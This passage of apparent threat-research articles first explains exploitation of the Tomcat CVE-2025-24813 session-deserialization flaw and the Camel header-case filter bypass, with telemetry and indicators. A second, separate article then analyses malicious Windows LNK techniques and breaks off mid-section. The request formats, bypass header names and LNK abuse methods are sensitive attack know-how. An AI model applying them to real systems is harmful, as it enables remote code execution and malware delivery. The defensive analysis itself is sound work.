The second step consists of sending a follow-up HTTP GET request to trigger the exploit and run the malicious code. Figure 3 shows the HTTP GET request with the JSESSIONID cookie value used in the previous step. The format of this cookie is: Cookie: JSESSIONID=.[filename]

Screenshot of a computer terminal displaying HTTP requests and responses. The response shows an HTTP 500 error, and some of the cookie data refers to file names 'gopan' and 'gopan-family'.
Figure 3. Exploiting the vulnerability to run the payload previously sent in step 1.

The cookie value for this exploit uses a period (.) before the filename value of the JSESSIONID. This leading period will lead Tomcat to save the session file with the leading dot.

Source Code Analysis

How Tomcat Caches the PUT Body to a File

As Figure 4 shows, Tomcat first checks if the readonly flag is enabled in the configuration file. If so, Tomcat does not write any code to the cache, including the malicious code.

Flowchart detailing interactions between HttpServlet operations. It starts with 'doPut' handling a request and response, checking feasibility and range before deciding to execute 'executePartialPut' or 'write req, save the file'. Another branch shows 'replacePartialPut' handling a string request, creating a temporary file, and verifying the file object as well as writing the session to the file object.
Figure 4. Step one: From PUT to write a file.
  • If the readonly flag is not enabled, Tomcat will also check the Content‑Range field in the HTTP header
  • If the request lacks a Content‑Range header, Tomcat ends the process
  • If the request has a Content‑Range header, Tomcat saves the session data from the HTTP PUT request, in this case gopan.session, in two locations as shown in Figure 5
    • The first is saved as a normal cache file under $TOMCAT_HOME/webapps/ROOT/ without the leading period
    • The second is saved as a temporary file with a leading period under the work directory at $TOMCAT_HOME/work/Catalina/localhost/ROOT/
Screenshot of a directory structure in an IDE, highlighting the Apache Tomcat installation with files under the work directory. Root directory of Tomcat installation. Session file without leading period in file name stored as normal file under the current cache directory. Session file with leading period in file name stored as a temporary file under the work directory.
Figure 5. Cached session file.

Crucially, when Tomcat restores a session, it also loads the cached session file from the same work folder.

Figures 6 and 7 show code segments from the default Java servlet that Tomcat uses to load cached session files when restoring a session at java/org/apache/catalina/servlets/DefaultServlet.java. Comments in yellow describe actions taken by the code.

Screenshot of a Java program displaying code related to handling HTTP server requests and responses.
Figure 6. First code segment from Apache's default Java servlet used by Tomcat.
Screenshot showing a section of programming code, displayed in a text editor with syntax highlighting.
Figure 7. Second code segment from Apache's default Java servlet used by Tomcat.
How the Vulnerability Is Triggered by an HTTP Request

When Tomcat receives an HTTP request with a session ID, if session persistence is enabled in the configuration, it will try to find the session in memory. If Tomcat cannot find the session in memory, it restores the session from the saved cache file. At that point, Tomcat deserializes the session file, as shown in Figure 8.

Flowchart representing session management processes. It includes functions like findSession, swapIn, loadSessionFromStore, and load with details on steps like checking if session is in memory, loading from store, and deserializing content.
Figure 8. Step two: From sessionID to deserialization.

Figure 8 illustrates Tomcat’s session management flow. The code that locates sessions, loads them from disk and deserializes their contents is implemented in the following files:

  • java/org/apache/catalina/session/PersistentManagerBase.java
  • java/org/apache/catalina/Store.java
  • java/org/apache/catalina/session/FileStore.java

Figure 9 shows a code segment from java/org/apache/catalina/session/PersistentManagerBase.java that directs Tomcat to find a file for the session data, if the session data is not available in memory.

Screenshot of a computer code in Java. The code includes a method called findSession with comments explaining parts of the code logic related to checking session availability in memory and retrieving it from a file if not found.
Figure 9. Code segment from PersistentManagerBase.java to find session data as a file if not in memory.

Figures 10 and 11 show code segments from the same PersistentManagerBase.java file that illustrate how it loads the session data from a saved cache file.

Screenshot of computer code featuring syntax for session management and exception handling.
Figure 10. Code segment from PersistentManagerBase.java to load session from file (1 of 2).
Screenshot of a code snippet displaying a method named 'loadSessionFromStore'. The code includes exception handling and logging error messages.
Figure 11. Code segment from PersistentManagerBase.java to load session from file (2 of 2).

As Figure 11 shows, store.load(id) triggers deserialization, awakening the malicious code previously embedded in the file by the attacker. This results in arbitrary code execution.

Reviewing this source code first reveals how Tomcat saves session data from an HTTP PUT request, a process by which an attacker can store malicious code. This review also provides insight on how an exploit for the CVE-2025-24813 vulnerability can be triggered by a single follow-up HTTP GET request.

But Tomcat is not the only Apache software that we've seen exploit attempts for in the wild. We have also noted exploit attempts for two vulnerabilities in Apache Camel.

CVE-2025-27636 and CVE-2025-29891: Apache Camel

Apache Camel Overview

Apache Camel is an open-source integration framework that allows developers to connect different systems in a reliable and scalable manner. Using Camel, developers can define routing and mediation rules in a variety of domain-specific languages to integrate diverse systems and applications. Apache Camel supports a wide range of protocols and technologies.

Most Camel message handlers are provided as Java packages, allowing the developer to select which packages to include in their product.

Exploitation Details

Whether encrypted or unencrypted, HTTP is a common method for sending data across the internet. While Camel uses various types of HTTP components like Jetty and Netty, Camel ultimately routes the parsed HTTP messages back to its core components, known as camel-core, for further processing.

To facilitate data exchange between Camel and its HTTP components like Jetty and Netty, developers devised a method using key-value pairs to store important contextual information, such as the HTTP response code. Since the HTTP headers are used in processing, Camel also stores the HTTP headers within the same key-value pair. To avoid conflicts between internal contextual information and external data, Camel developers added a Camel prefix to all internal context keys and implemented a filter to prevent the external headers from causing issues (Figure 12).

Diagram showing two sections labeled HTTP Headers and Camel Headers, each containing examples of specific header names like User-Agent, Host, Accept, CamelExecCommandExecutable, and CamelHttpResponseCode.
Figure 12. Normal HTTP headers compared to Apache Camel HTTP headers.

However, since the filter operates on a case-sensitive basis, an attacker could potentially bypass it by altering the case of the headers.

Source Code Analysis

By default, Camel registers the default header filter handler. It asks the filter to ignore all header lines that start with Camel, camel and org.apache.camel. The code for this is at components/camel-http-base/src/main/java/org/apache/camel/http/base/HttpHeaderFilterStrategy.java, and Figure 13 shows the applicable segment.

Image of a code snippet named HttpHeaderFilterStrategy, showing methods related to filtering HTTP headers. Includes code comments and elements like filter conditions specifying camel case and domain names.
Figure 13. Code segment from HttpHeaderFilterStrategy.java to ignore specific header lines.

Camel enumerates HTTP request headers, runs the applyFilterToExternalHeaders function and writes the headers to an internal map using components/camel-http-common/src/main/java/org/apache/camel/http/common/DefaultHttpBinding.java as Figure 14 below shows.

Screenshot of a computer code snippet that includes code for reading HTTP headers in a servlet request, with comments and conditional statements.
Figure 14. Code segment from DefaultHttpBinding.java.

The header filtering logic does different matches based on Camel's configuration. By default, Camel only uses tryHeaderMatch to only check for the beginning of the header. This is done through core/camel-support/src/main/java/org/apache/camel/support/DefaultHeaderFilterStrategy.java as Figure 15 below shows.

Screenshot of code for handling HTTP header filters. Underlined in red and indicated by a red arrow is tryHeaderMatch.
Figure 15. Code segment from DefaultHeaderFilterStrategy.java showing tryHeaderMatch.

Assuming an attacker overrides the header CAmelExecCommandExecutable using a capital A in the word CAmel, and the developer is using the camel-exec package, camel-exec will read the value and execute it through components/camel-exec/src/main/java/org/apache/camel/component/exec/impl/DefaultExecBinding.java, as Figure 16 below shows.

Screenshot of code from the Apache Camel project featuring the DefaultExecBinding class, which includes method implementations and parameter handling related to command execution.
Figure 16. Code segment from DefaultExecBinding.java.

If a developer has set this endpoint to execute a benign executable, the attacker can replace the endpoint with a dangerous command, using a reverse shell. The attacker can potentially get a reverse shell through the remote command execution.

Telemetry

During March 2025, our telemetry had identified 125,856 scans, probes or exploit attempts originating from more than 70 countries for Tomcat vulnerability CVE-2025-24813 and Camel vulnerabilities CVE-2025-27636 and CVE-2025-29891. As our analysis of the trigger data in Figure 17 shows, the frequency of this activity surged immediately after these exploits were announced in mid-March 2025, reaching its peak within the first week.

The data further indicates the presence of both automated scanners and active exploits in the wild.

Line graph depicting the number of triggers over time. The graph shows dates on the x-axis from 2025-03-16 to 2025-03-30, with trigger numbers increasing initially, peaking mid-period, and then decreasing by the end date. Unit 42 and Palo Alto Networks logo lockup.
Figure 17. Detection of exploit activity in March 2025.

Exploit Attempt Payloads

We captured payloads that attackers have used so far in these scans, probes and exploit attempts.

Figure 18 shows an example of the initial HTTP PUT request for an exploit attempt of Apache Tomcat vulnerability CVE-2025-24813. This type of activity is a scan or probe to determine if a server is running a vulnerable version of Tomcat.

A screenshot of an HTTP PUT request showing headers and partial Java code related to HashMap and URL classes. Some information is redacted for privacy.
Figure 18. HTTP PUT request for exploit of CVE-2025-24813.

If successful, the exploit in Figure 20 results in the victim server attempting to contact an out-of-band application security testing (OAST) server.

Figure 19 shows the HTTP request for an exploit of Apache Camel vulnerability CVE-2025-27636. If successful, this would cause the server to run an echo command. This is a way to test a server running Apache Camel if an attacker already has access and can see the results of an echo command.

Screenshot of an HTTP GET request with visible headers including Host, User-Agent set to curl/7.61.1, and Accept being any type, followed by a command execution attempt. Some information has been redacted.
Figure 19. HTTP request from Apache Camel exploit for CVE-2025-27636.

Figure 20 shows the HTTP request for an exploit of Apache Camel vulnerability CVE-2025-29891. Like the exploit attempt for Apache Tomcat shown in Figure 20, this Apache Camel exploit would ask the vulnerable server to contact an OAST server.

Screenshot showing a GET and POST request example with the URL partially visible as "http://". Some of the information is redacted.
Figure 20. HTTP request from Apache Camel exploit for CVE-2025-29891.

CVE-2025-24813 Exploit in the Wild

Since we released our coverage for this vulnerability, we have observed 7,859 exploit attempts for the Apache Tomcat vulnerability CVE-2025-24813.

In this section, we analyze this activity from two perspectives: the length of the session name and the value of the Content‑Range header.

Tomcat Session Name Length

As noted in our earlier analysis, exploits for CVE-2025-24813 use a name appended by .session in the initial HTTP request. This .session file contains the code the vulnerable host will run if an exploit is successful.

Most of the prefixes in these session names use fewer than 10 characters. Our telemetry reveals that the most common prefixes use six characters as a session name as Figure 21 shows.

Bar chart displaying the number of characters in session names. The x-axis represents the count of session names, and the y-axis lists ranges of character counts from less than 4 to 10 or more. Unit 42 and Palo Alto Networks logo lockup.
Figure 21. Trends on length of the session name in CVE-2025-24813 exploit attempts.

We noted this pattern length of six characters in more than 6,000 detections. Why would the vast majority of this exploit activity use a session name with a six-character string? This activity pattern correlates with the Content-Range header.

Tomcat Content-Range Header

As noted in our Tomcat source code analysis for CVE-2025-24813, the HTTP header for Content-Range is an important factor in this vulnerability. Figure 22 groups the different Content-Range values.

A horizontal bar chart showing counts of different byte ranges, with a varying count for each category. Unit 42 and Palo Alto Networks logo lockup.
Figure 22. Trends on Content-Range values seen in CVE-2025-24813 exploit attempts.

Our telemetry reveals we noted the header Content-Range: bytes 0-452/457 in more than 6,000 detections. This finding correlates with the six-character session name.

These two findings match the pattern of a CVE-2025-24813 template for the Nuclei Scanner by ProjectDiscovery available on GitHub. Figure 23 highlights the correlation with our findings.

Screenshot of a text editor displaying code with highlighted lines related to an HTTP session and Python variables. Three sections are emphasized in red boxes. These are the filename, PUT and Content-range.
Figure 23. Segment from the CVE-2025-24813 template in the nuclei-templates GitHub repository.

This means that a large number of the CVE-2025-24813 scans we've seen so far have used the Nuclei Scanner. This makes sense, since Nuclei is a freely available scanner under the MIT license that anyone can use. Both attackers and defenders would likely use this scanner and template to check for the vulnerability.

Conclusion

Vulnerable Apache Tomcat instances that allow write directory (disabled by default) and partial PUT (enabled by default) are vulnerable to CVE-2025-24813. Vulnerable Apache Camel instances that use specific components are vulnerable to CVE-2025-27636 and CVE-2025-29891.

These vulnerabilities present a significant security risk due to their critical flaws. Attackers can exploit them through specifically crafted HTTP requests.

Such exploits not only enable potential remote code execution, but they also pose broader threats such as data breaches and lateral movement within the network. The use of Nuclei Scanner to check for this vulnerability underscores the ease with which less-skilled adversaries can leverage these vulnerabilities, making immediate action crucial.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

  • North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
  • UK: +44.20.3743.3660
  • Europe and Middle East: +31.20.299.3130
  • Asia: +65.6983.8730
  • Japan: +81.50.1790.0200
  • Australia: +61.2.4062.7950
  • India: 00080005045107

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

CVE-2025-24813

Source IP addresses seen for CVE-2025-24813

  • 54.193.62[.]84
  • 96.113.95[.]10
  • 209.189.232[.]134
  • 162.241.149[.]101
  • 167.172.67[.]75
  • 100.65.135[.]245
  • 138.197.82[.]147
  • 123.16.159[.]102
  • 193.53.40[.]18
  • 91.208.206[.]203
  • 212.56.34[.]85
  • 195.164.49[.]70
  • 185.91.127[.]9

Activity URLs - CVE-2025-24813

  • PUT /qdigu/session
  • PUT /UlOLJo.session

SHA256 Hash of Payload Samples

  • 6a9a0a3f0763a359737da801a48c7a0a7a75d6fa810418216628891893773540
  • 6b7912e550c66688c65f8cf8651b638defc4dbeabae5f0f6a23fb20d98333f6b

CVE-2025-27636, CVE-2025-29891

Source IP Addresses Seen for CVE-2025-27636, CVE-2025-29891

  • 30.153.178[.]49
  • 54.147.173[.]17
  • 54.120.8[.]214
  • 139.87.112[.]169
  • 139.87.112[.]115
  • 64.39.98[.]52
  • 139.87.112[.]98
  • 139.87.113[.]24
  • 64.39.98[.]139
  • 54.96.66[.]57
  • 138.197.82[.]147
  • 22.85.196[.]34
  • 64.39.98[.]245
  • 64.39.98[.]9
  • 54.120.8[.]207
  • 130.212.99[.]156
  • 139.87.112[.]121
  • 139.87.113[.]26

Activity Headers for CVE-2025-27636, CVE-2025-29891

  • CAmelHttpResponseCode
  • CAmelExecCommandExecutable
  • CAmelExecCommandArgs
  • CAmelBeanMethodName

Additional Resources


Windows Shortcut (LNK) Malware Strategies

Executive Summary

Attackers are increasingly exploiting Windows shortcut (LNK) files for malware delivery. Our telemetry revealed 21,098 malicious LNK samples in 2023, which surged to 68,392 in 2024. In this article, we present an in-depth investigation of LNK malware, based on analysis of 30,000 recent samples.

Windows shortcut files use the .lnk file extension and function as a virtual link that allows people to easily access other files without having to navigate through multiple folders on a Windows host. The flexibility of LNK files makes them a powerful tool for attackers, as they can both execute malicious content and masquerade as legitimate files to deceive victims into unintentionally launching malware.

Our research indicates LNK malware falls into four categories:

  • Exploit execution
  • File on disk execution
  • In-argument scripts execution
  • Overlay execution

We explain each of these techniques in detail with examples to help readers better understand how attackers abuse LNK files in the real world.

As LNK files are becoming a more popular component of malware distribution, everyone should be familiar with this threat, not only cybersecurity professionals but also regular Windows users. Use caution when handling unknown LNK files, especially if you have downloaded them from the internet.

LNK malware files can have familiar icons or names that mimic trusted applications or documents to trick users into opening them. To identify such threats, carefully examine the file's properties, especially its target location, by right-clicking on the LNK file and selecting “Properties.” If the target seems unusual (e.g., pointing to unknown directories or being abnormally long, indicating suspicious arguments), avoid executing the file.

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

  • Next-Generation Firewall with cloud-delivered security services including Advanced WildFire.
  • Prisma Access devices with cloud-delivered security services including Advanced WildFire.
  • Advanced Threat Prevention has an inbuilt machine learning-based detection that can detect exploits in real time, relevant to exploits against the vulnerability described below.
  • Cortex XDR and XSIAM agents help protect against post-exploitation activities using the multi-layer protection approach.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics Microsoft Windows

LNK Files Explained

Windows uses LNK files, also called shell links or shortcuts, to create quick access links to files, folders or applications at different locations. Figure 1 shows examples of LNK file icons, which people typically place on their desktop. These icons are easily identifiable because of the small arrow in the bottom-left corner.

An image displaying icons for various applications and files: a folder labeled "my photos," VLC media player, a PDF titled "My Document," Firefox browser, a text document named "note," and Microsoft Edge browser.
Figure 1. Examples of icons for Windows LNK files.

LNK files allow people to start a program without having to locate the executable, which is often stored deep in a directory structure in locations like C:\Program Files\[Program Name]\[xxx].exe. An LNK file can also point to a non-executable file, like a PDF document or JPEG image, where double-clicking on the LNK file is equivalent to double-clicking on the actual file.

While LNK files have an .lnk file extension that appears in command-line tools, Windows will never show an .lnk file extension on the Windows desktop or in File Explorer. For example, an LNK file named Invoice.lnk will only show Invoice as the filename.

Someone can create an LNK file using different methods in Windows. The easiest method is to do the following:

  • In File Explorer, right-click on the item to bring up a menu
  • Select “Show More Options” from the menu if using Windows 11
  • Select “Create shortcut”

This brings up a Create Shortcut window to select the location of the desired item.

This creates an LNK that has the location of the original file. Alternatively, people can copy a file and use the “Paste shortcut” option that will paste an LNK pointing to the item.

People can right-click on an item, use the “Send to” option and select "Desktop (create shortcut)" to create an LNK file.

Finally, people can also right-click in the background of File Explorer and select “New” and "Shortcut." This brings up a Create Shortcut window to select the location of the desired item.

Figure 2 illustrates the LNK file for Microsoft Edge with the default Windows installation.

Screenshot of the Microsoft Edge Properties dialog box showing details in the Shortcut tab. The target field is highlighted, displaying the application path 'C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe'.
Figure 2. LNK file for Microsoft Edge.

Figure 2 shows common properties and fields of an LNK file. As highlighted, the most important field is the Target field, where the value is set to:

"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"

Consequently, this LNK file enables someone to start Microsoft Edge.

While LNK files may seem simple at first glance, their flexibility lends to their abuse in several ways. Let us look at a malicious sample in Figure 3.

Screenshot of an open 'Properties' window on a Windows operating system, displaying settings for a shortcut to a PowerShell script named 'tempfile.bat'. The 'Target' field shows a command line to run the script, and the 'Start in' field specifies a directory path.
Figure 3. Properties of a malicious LNK sample.

The LNK format can also use command-line arguments to execute targets (thus the name shell link). As shown in the Target field in Figure 3 above, attackers can also use these command-line arguments to download and execute malicious code.

Moreover, the icons of LNK files are customizable, which can lure people into clicking on the malicious LNK files. In Figure 3, while the LNK is pointing to a batch file, the LNK icon appears as a text file.

The PASSWORD_HERE.txt.lnk filename appears as PASSWORD_HERE.txt on the desktop or in File Explorer. This and the text file icon of the LNK file can trick someone into believing this is an actual text file containing a password and double-clicking the file.

Important Structures for LNK Malware

LNK files have a binary file format, and Figure 4 shows their structure.

Diagram showing two blocks with labeled sections: the left block includes HEADER, LINKTARGET_IDLIST, LINKINFO, STRING_DATA, and EXTRA_DATA. The right block includes NAME_STRING, RELATIVE_PATH, WORKING_DIR, COMMAND_LINE_ARGUMENT, and ICON_LOCATION.
Figure 4. Structures of LNK malware.

In Figure 4, optional fields are wrapped in square brackets. Except for EXTRA_DATA, each of the structures starts with its size followed by the content. The STRING_DATA field consists of five sub-fields, two of which are essential for LNK malware.

Of note, the only field required for a valid LNK file is its header. Intuitively, a header-only LNK file is most likely harmless because it will neither have the ability to execute any items nor resolve any paths. Based on our empirical analysis of 30,000 malicious LNK samples, an LNK file containing only a header is likely to be benign.

In LNK files, three fields from Figure 4 are directly related to the target resolution and execution, which are highlighted with a green background:

  • LINKTARGET_IDLIST: A list of shell items (See Additional Resources) specifying the target.
  • RELATIVE_PATH: The relative path of the target with respect to the LNK location.
  • COMMAND_LINE_ARGUMENTS: Arguments passed to the target.

Most malicious LNK files can be identified by examining these three fields, as supported by our analysis of 30,000 malicious LNK files. Figure 5 shows the percentage rate of various LNK structures from malicious LNK files.

Bar chart showing percentages for different entities: LTList at 99.53%, RP at 75.49%, CLA at 35.51%, LTList or RP at 99.56%, LTList or CLA at 99.99%, RP or CLA at 99.95%, and Either of 3 at 100%.
Figure 5. Distribution of indicators for the three important structures from 30,000 malicious LNK files.

Shown in Figure 5 as LTList, LINKTARGET_IDLIST is almost always present, appearing in 99.53% of the malicious LNK files. This is the major field to locate the target.

Shown as RP in Figure 5, RELATIVE_PATH is also common, appearing in 75.49% of the malicious LNK files. RELATIVE_PATH locates the target whenever LINKTARGET_IDLIST is missing or invalid.

Shown as CLA in Figure 5, the COMMAND_LINE_ARGUMENTS field is less common, appearing in 35.52% of the malicious LNK files. This field can be used to pass arguments and carry malicious scripts. Figure 5 shows the percentage of malicious LNK files containing at least one of these elements is remarkably high.

To better understand these three fields in malicious LNK files, the following sections review them in detail.

LINKTARGET_IDLIST

The LINKTARGET_IDLIST field has the following structure:

Field Size Shell Item [0] Shell Item [1] Shell Item [2] . . .

LINKTARGET_IDLIST specifies the location of the target (i.e., the item an LNK file is pointing to). As the field name implies, its structure is a list of Windows shell items. Figure 6 illustrates the LINKTARGET_IDLIST structure of an LNK file for Microsoft Edge.

Screenshot of a computer interface displaying a list of system directory paths including 'My Computer', 'Program Files (x86)', 'Microsoft', and 'Edge' within an application interface. The columns are titled Name, Value, Start, and Size.
Figure 6. LINKTARGET_IDLIST structure of a Microsoft Edge LNK shown in 010 Editor.

This field contains several types of Window shell items, but the most common ones used in LNK files are ROOT, VOLUME and FILE ENTRY:

  • A ROOT item is almost always present and contains a CLSID (i.e., GUID) of a shell folder, acting as the starting point for the path to the target. IDList[0] is ROOT in Figure 6.
  • A VOLUME item is often used to specify the disk volume (e.g., the drive letter in Windows) of the path. It can also be used to specify a shell folder by its CLSID. IDList[1] is VOLUME in Figure 6.
  • FILE ENTRY items can present a single path component of the target. IDList[1] through -IDList[6] are all FILE ENTRY items.

In summary, a valid LINKTARGET_IDLIST will usually have a chain of shell items consisting of ROOT, VOLUME and/or FILE ENTRY items that can precisely specify a target.

RELATIVE_PATH

The RELATIVE_PATH has the following structure:

Number of Characters RELATIVE_PATH STRING

RELATIVE_PATH is a part of the STRING_DATA field, which is either a plaintext ASCII or a Unicode string. It is the relative path of the target with respect to the LNK file, and it resolves the target if the LINKTARGET_IDLIST fails. Typical cases are when LINKTARGET_IDLIST specifies an invalid target or the LINKTARGET_IDLIST is completely missing.

COMMAND_LINE_ARGUMENTS

The COMMAND_LINE_ARGUMENTS has the following structure:

Number of Characters COMMAND_LINE_ARGUMENT STRING

COMMAND_LINE_ARGUMENTS is another component of the STRING_DATA field. It supplies the command-line arguments for an executable target. This field is either a plaintext ASCII or a Unicode string. This value is appended to the path of the resolved target to form a complete command to execute.

LNK Malware Categories and Examples

Attackers can leverage LNK files in various ways, which we can classify into four categories:

  • LNK exploits
  • Malicious file execution
  • In-argument script execution
  • Overlay content execution

LNK Exploits

The first major type of LNK malware is an exploit. These are corrupted LNK binaries designed to exploit Windows.

Since Windows processes the LNK file as soon as it opens the containing folder, these exploit-based LNK files can exploit vulnerabilities in OS components. As Microsoft patched modern Windows versions to prevent these exploits, these types of malicious LNK samples have become less common. However, because these samples usually cause parsing problems during malware analysis, we should still understand how to distinguish an exploit-based LNK file from other corrupted samples.

In our observations of exploit-based LNK malware, the most common vulnerability targeted is CVE-2010-2568, which attackers can exploit with two variants of exploits.

Variant 1

The exploit of the first variant is in the ROOT (1) sub-field of LINKTARGET_IDLIST, specifically, the extension block (ExtraBlock) of the ROOT node. Figure 7 shows an example of this variant opened in 010 Editor.

A screenshot of a computer interface displaying a list of system properties, including "Size" highlighted in red within the "ExtraBlock" section. Other visible property names include "ShellLinkHeader," "IDList," and "Signature. The columns are titled Name, Value, Start, and Size.
Figure 7. LINKTARGET_IDLIST of an exploit-based LNK malware sample.

There are two anomalies. First, the presence of an extension block in a ROOT node is rare, so we would expect the size under slDLlist to be 20 bytes. Any size larger than 20 is suspicious. In Figure 7, this value is 55.

Second, the size of the ExtraBlock is very large compared to what we would see in a normal LNK file. In this case, the size of the ExtraBlock value is larger than the size of the ROOT node itself, which will trigger crashes. In Figure 7, this value is 57,312 bytes.

Variant 2

The indicator of compromise (IoC) of the first variant is in the VOLUME node of the LINKTARGET_IDLIST. Figure 8 shows a sample of this exploit variant opened in 010 Editor.

A screenshot of a computer interface displaying a list of system properties, focusing on an item named 'IDListSize' with a value highlighted in red, which reads '65280'. The columns are titled Name, Value, Start, and Size.
Figure 8. LINKTARGET_IDLIST of another exploit-based LNK malware sample.

The IDListSize value under LINKTARGET_IDLIST in this sample is notably larger than IDListSize values seen in valid LNK files. In this example, the value is longer than the size of the file. As shown in Figure 8, this value is 65,280 bytes, where the size of this sample is merely 198 bytes. This discrepancy can trigger crashes, or it can exploit vulnerabilities.

Attackers usually use this type of exploit-based LNK malware to open the Control Panel to bypass the allowed list of Control Panel files (known as the CPL allow list). In this example, under the VOLUME node, the CLSID is:

{21EC2020-3AEA-1069-A2DD-08002B30309D}

This is the CLSID for “All Control Panel Items.” We can find this CLSID in this LNK malware sample using a Hex editor and searching for the hex value shown in Figure 9.

Two rows of hexadecimal code displayed in blue and black backgrounds.
Figure 9. The CLSID value for “All Control Panel Items” is shown in an exploit-based LNK malware sample viewed in a Hex editor.

Malicious File Execution

Instead of containing malicious content, LNK malware can execute malicious files (either script or binary) that attackers have already saved to disk on the victim host. This type of LNK malware either points to a malicious file, or it points to a system target that can help execute a malicious file.

Malicious Targets

The goal of this type of LNK malware is simple: execute a malicious file on disk. Figure 10 shows a sample of this type of malware.

Screenshot of a computer's properties window highlighting two different files. The columns are titled Name, Value, Start, and Size.
Figure 10. Fields of an LNK malware sample that points to a malicious file.

This sample is designed to execute a malicious file named desktop.ini.exe in the user's Downloads directory. For this type of infection, the LNK file is not malicious itself, but it links to malicious content.

System Targets

LNK malware files often trigger malicious scripts or other files that cannot be directly executed. In such cases, the LNK file points to a Windows system tool (a system target) that can execute the malicious code.

Figure 11 shows the target from this type of malicious LNK sample.

Screenshot of a computer interface showing details of a file with the command line argument for a file named Video.3gp, along with other system path and file information.
Figure 11. Fields of an LNK malware sample that points to a system target.

This LNK sample uses wscript.exe to run a text file of encoded VBS script named Video.3gp located in the same directory as the LNK sample. In this case, without the malicious file passed as an argument, the LNK file by itself is not malicious. The content of Video.3gp would be malicious.

The choice of system target depends on the file type of the malicious content. For example, an LNK file's system target for a malicious DLL could be rundll32.exe. Our dataset indicates LNK malware most often uses the following system targets:

  • powershell.exe
  • cmd.exe
  • rundll32.exe
  • conhost.exe
  • wscript.exe
  • forfiles.exe
  • mshta.exe

In Figure 12, we broke down the most commonly used system targets from our dataset by percentage of overall system target occurrence.

Pie chart showing the distribution of executable file names in a dataset. PowerShell.exe accounts for 59.4% of the data, followed by cmd.exe at 25.7%. Other segments include conhost.exe, forfiles.exe, wscript.exe, mshta.exe, and a category labeled 'Others,' each making up less than 7% of the total. The Palo Alto Networks and Unit 42 lockup logo.
Figure 12. Percentages of system targets for malicious file execution.

System targets are also common when executing scripts hidden in arguments.

In-Argument Script Execution

The COMMAND_LINE_ARGUMENTS field can contain strings of any size, including a malicious script. By pointing the target of the LNK file to a script interpreter or a utility program capable of executing commands, an LNK file can execute the malicious script saved in the COMMAND_LINE_ARGUMENTS field.

The following are the common targets that attackers can use to execute malicious scripts.

Target 1: PowerShell or Command Prompt

The most common interpreters used by LNK malware of this type are the command prompt file cmd.exe and the PowerShell file powershell.exe. These are commonly included with Windows installations. In addition, they can indirectly invoke other system targets (e.g., start command in cmd.exe).

Based on our analysis, cmd.exe and powershell.exe collectively account for over 80% of the targets used for in-argument script execution by malicious LNK files.

To make the analysis harder, LNK malware of this type often adopts obfuscation. This obfuscation includes command assembling, command encoding, random escape character insertion and using Windows environment variables in the command.

Figure 13 shows an example of LNK malware with a PowerShell command to execute a malicious script in the COMMAND_LINE_ARGUMENTS field.

Screenshot of a computer interface showing details of entries for ShellLinkHeader, RELATIVE_PATH, COMMAND_LINE_ARGUMENTS, ICON_LOCATION, and sExtraData, highlighting malicious commands.
Figure 13. Fields of an LNK malware sample with a malicious PowerShell command in the COMMAND_LINE_ARGUMENTS field.

The sample in Figure 15 indirectly invokes PowerShell by executing cmd.exe. The full string for the malicious PowerShell script is Base64-encoded as shown in Figure 14.

An image displaying a long string of alphanumeric characters.
Figure 14. Base64-encoded PowerShell script from the sample in Figure 13.

When decoded, this Base64 string translates to the PowerShell script shown below in Figure 15.

Text depicting a command line interface command involving a GitHub URL a specific project, with specific settings.
Figure 15. Decoded PowerShell script from the malware.

Executing this LNK sample will download and execute a malicious DLL file. In Figure 15, the command rundll32 $das32r422, _entry@16 is suspicious, and analysts can confirm malicious activity by analyzing the DLL.

Target 2: Conhost

The Console Window Host (conhost) tool named conhost.exe manages and displays the input/output of command-line tools like cmd.exe. Conhost can be used as a parent process when executing commands to hide the execution of the malicious code from the user's eyes. We occasionally find malicious LNK files that use conhost.exe to execute scripts. Here is an example shown in Figure 16.

Screenshot of a computer interface showing details of entries highlighting two entries in the second and fourth rows.
Figure 16. Fields of an LNK malware sample using conhost.exe.

Figure 17 below shows the full COMMAND_LINE_ARGUMENTS value.

Screenshot displaying lines of code in a terminal with yellow text on a black background. The code includes various characters and hexadecimal values.
Figure 17. Malicious command-line script embedded in the COMMAND_LINE_ARGUMENTS from Figure 16.

This obfuscated command-line script assembles and executes JavaScript code. The deobfuscated JavaScript appears below in Figure 18.

Screenshot of a malicious code snippet.
Figure 18. Deobfuscated malicious JavaScript code.

At this point, an analyst can determine whether the file is malicious based on the domain or the content downloaded.

Target 3: Forfiles

The forfiles command in Windows is similar to the find command in UNIX. This command finds files based on naming patterns. It can also execute arbitrary commands by passing a /c argument, where forfiles will run a specified command on each file it finds.

Figure 19 shows an example of a malicious LNK file using forfiles.

Screenshot displaying a table with technical details multiple file paths within various fields such as Name, Value, Start, and Size. The second and fourth rows are highlighted.
Figure 19. Fields of an LNK malware sample using forfiles.

This LNK file runs forfiles to invoke a malicious PowerShell command saved in COMMAND_LINE_ARGUMENTS as shown below in Figure 20.

Screenshot of a PowerShell command.
Figure 20. The COMMAND_LINE_ARGUMENTS from Figure 16 to run an HTA file.

The PowerShell command runs a remote HTA file using mshta.exe.

Overlay Content Execution

We commonly find extra data appended after the supposed end of malicious LNK files. Since appending data to an LNK file will not cause parsing issues, another type of LNK malware appends malicious scripts or other types of payloads to legitimate LNK files. We call this data “overlay content.” Because Windows will ignore everything after the supposed end of the LNK file, this type of LNK malware must use a specially crafted COMMAND_LINE_ARGUMENTS field to detonate the scripts as desired.

Technique 1: Find / Findstr

Windows command-line utilities find and findstr are used to search for specific string patterns of text within files, similar to grep commands in UNIX. Malicious LNK can use this command to locate the accurate position of the malicious content in the overlay to ensure it executes malicious code properly.

Figure 21 shows an example of LNK malware where it uses the findstr command recursively to hide and execute the malicious code.

Screenshot of a file details table showing various columns like Name, Value, Start, and Size, highlighting the file name "2023_Annual_Report.pdf.lnk" in Adobe Acrobat PDF format.
Figure 21. Fields of an LNK malware sample using findstr.

